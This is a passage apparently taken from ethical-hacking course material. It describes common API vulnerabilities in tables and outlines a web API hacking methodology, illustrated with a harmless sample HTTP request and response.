API Vulnerabilities

Vulnerabilities	Description
1. Enumerated Resources	Design flaws can cause serious vulnerabilities that disclose information through unauthenticated public APIs Allows attackers to guess user IDs and easily compromise the security of the user data
2. Sharing Resources via Unsigned URLs	API returns URLs to hypermedia resources like images, audio, or video files that are vulnerable to hotlinking
3. Vulnerabilities in Third-Party Libraries	Developers use third-party software libraries having open-source software licenses Neglecting regular updates and relegating the security fixes can result in many security flaws
4. Improper Use of CORS	CORS is a mechanism that enables the web browser to perform cross-domain requests, and improper implementations of CORS can cause vulnerabilities Using the "access-control-allow-origin" header to allow all origins on private APIs can lead to hotlinking

Vulnerabilities	Description
5. Code Injections	If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS Allows attackers to steal critical information such as session cookies and user credentials
6. RBAC Privilege Escalation	Privilege escalation is a common vulnerability present in APIs with RBAC when changes to endpoints are made without proper care Allows attackers to gain access to user's sensitive information
7. No ABAC Validation	Lack of proper ABAC validation allows attackers to gain unauthorized access to API objects or actions to perform viewing, updating, or deleting
8. Business Logic Flaws	Many APIs come with vulnerabilities in business logic Allows attackers to exploit legitimate workflows for malicious purposes

API Vulnerabilities


Modern web applications and SaaS platforms use APIs due to their extensive features, and most of the API security mainly focuses on technical aspects. Poor management of API permissions, flaws in business logic, and exposure of application logic and sensitive data such as personally identifiable information (PII) drastically increase the attack surface and pave the way for attackers to target these vulnerabilities to perform many attacks such as DoS and code injection attack.

Some common API vulnerabilities are listed below:

Vulnerabilities	Description
1. Enumerated Resources	▪ Design flaws can cause serious vulnerability, disclosing information through unauthenticated public API ▪ Allow attackers to guess user IDs easily, compromising the security of the user data
2. Sharing Resources via Unsigned URLs	▪ API returns URLs to hypermedia resources such as image, audio, or video files that are vulnerable to hotlinking ▪ This can cause several problems such as poor analytics and strains on resources, and can be used by attackers for exploitation ▪ Signed URLs can be used to implement policies such as rate limiting, auto expiration, and scoped sharing
3. Vulnerabilities in Third-Party Libraries	▪ Developers use third-party software libraries having open-source software licenses ▪ Avoiding regular updates and relegating security fixes can result in many security flaws

4. Improper Use of CORS	▪ Cross-origin resource sharing (CORS) is a mechanism that enables the web browser to perform cross-domain requests; improper implementations of CORS can cause unintentional flaws ▪ Using the “Access-Control-Allow-Origin” header for allowing all origins on private APIs can lead to hotlinking
5. Code Injections	▪ If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS to add malicious SQL statements or code to the input fields on the API ▪ Allow attackers to steal critical information such as session cookies and user credentials.
6. RBAC Privilege Escalation	▪ Privilege escalation is a common vulnerability present in APIs having role-based access control (RBAC) where changes to endpoints are made without proper attention ▪ Allow attackers to gain access to users’ sensitive information
7. No ABAC Validation	▪ No proper attribute-based access control (ABAC) validation allows attackers to gain unauthorized access to API objects or perform actions such as viewing, updating, or deleting
8. Business Logic Flaws	▪ Many APIs come with vulnerabilities in business logic ▪ Allow attackers to exploit legitimate workflows for malicious purposes

Table 14.4: API vulnerabilities



Web API Hacking Methodology

- Web-based APIs are used for **supporting heterogeneous devices** such as mobile and IoT devices
- To make these web-based APIs more user friendly, developers are compromising on the aspect of security, thereby making these web-based services vulnerable to various attacks


Identify the target 1
2 Detect security standards
Identify the attack surface 3
4 Launch attacks

Web API Hacking Methodology

Recent years have witnessed tremendous growth in the usage of web-based APIs for supporting heterogeneous devices such as mobile devices and IoT devices. These devices frequently communicate with backend web servers via APIs. To make these web-based APIs more user-friendly, developers are taking shortcuts to security, making online web services vulnerable to various attacks. Attackers use various techniques to identify and exploit vulnerabilities in these APIs. To hack an API, attackers need to identify the API technologies, security standards, and attack surface for exploitation.

Hacking a web API involves the following phases:

- Identify the target
- Detect security standards
- Identify the attack surface
- Launch attacks



Identify the Target

HTTP

- APIs such as SOAP and REST mostly use HTTP protocol for communicating **API-based messages**
- HTTP request and response headers are **transmitted in plaintext**, so an attacker can easily manipulate these headers to identify the target

Message Formats

- API messages transmitted over the web will take some format, such as **JSON** for REST API or **XML** for SOAP API
- Using vulnerabilities in these formats, an attacker can easily **manipulate messages** to identify the target and its perimeter

HTTP Request

```
GET /doc/test.html HTTP/1.1
Host: www.certifiedhacker.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Firefox/68.4.1
Content-Length: 35

bookId=78906&author=Rob+ert
```

Request Line
Request Headers
Request Message Header
Blank line separating Header and Body
Request Message Body

HTTP Response


```
HTTP/1.1 200 OK
Date: Sun, 05 Jan xxxx 01:11:12 GMT
Server: Apache/2.4 (Win32)
Last-Modified: Sat, 11 Jan xxxx
ETag: "0-23-4024c3a5"
Accept-Ranges: bytes
Content-Length: 35
Connection: close
Content-Type: text/html

<h1> My Home page</h1>
```

Status Line
Response Headers
Response Message Header
Blank line separating Header and Body
Response Message Body

Identify the Target

Before hacking an API, an attacker first needs to identify the target and its perimeter:

- **HTTP**: APIs such as SOAP and REST mostly use the HTTP protocol for communicating API-based messages. The HTTP protocol is a text-based protocol where the header information is transmitted in a readable format. For example, consider the following HTTP Request and Response headers:




HTTP Request

```
GET /doc/test.html HTTP/1.1
Host: www.certifiedhacker.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Firefox/68.4.1
Content-Length: 35

bookId=78906&author=Rob+ert
```

Request Line
Request Headers
Request Message Header
Blank line separating Header and Body
Request Message Body

Figure 14.87: Example of HTTP Request header

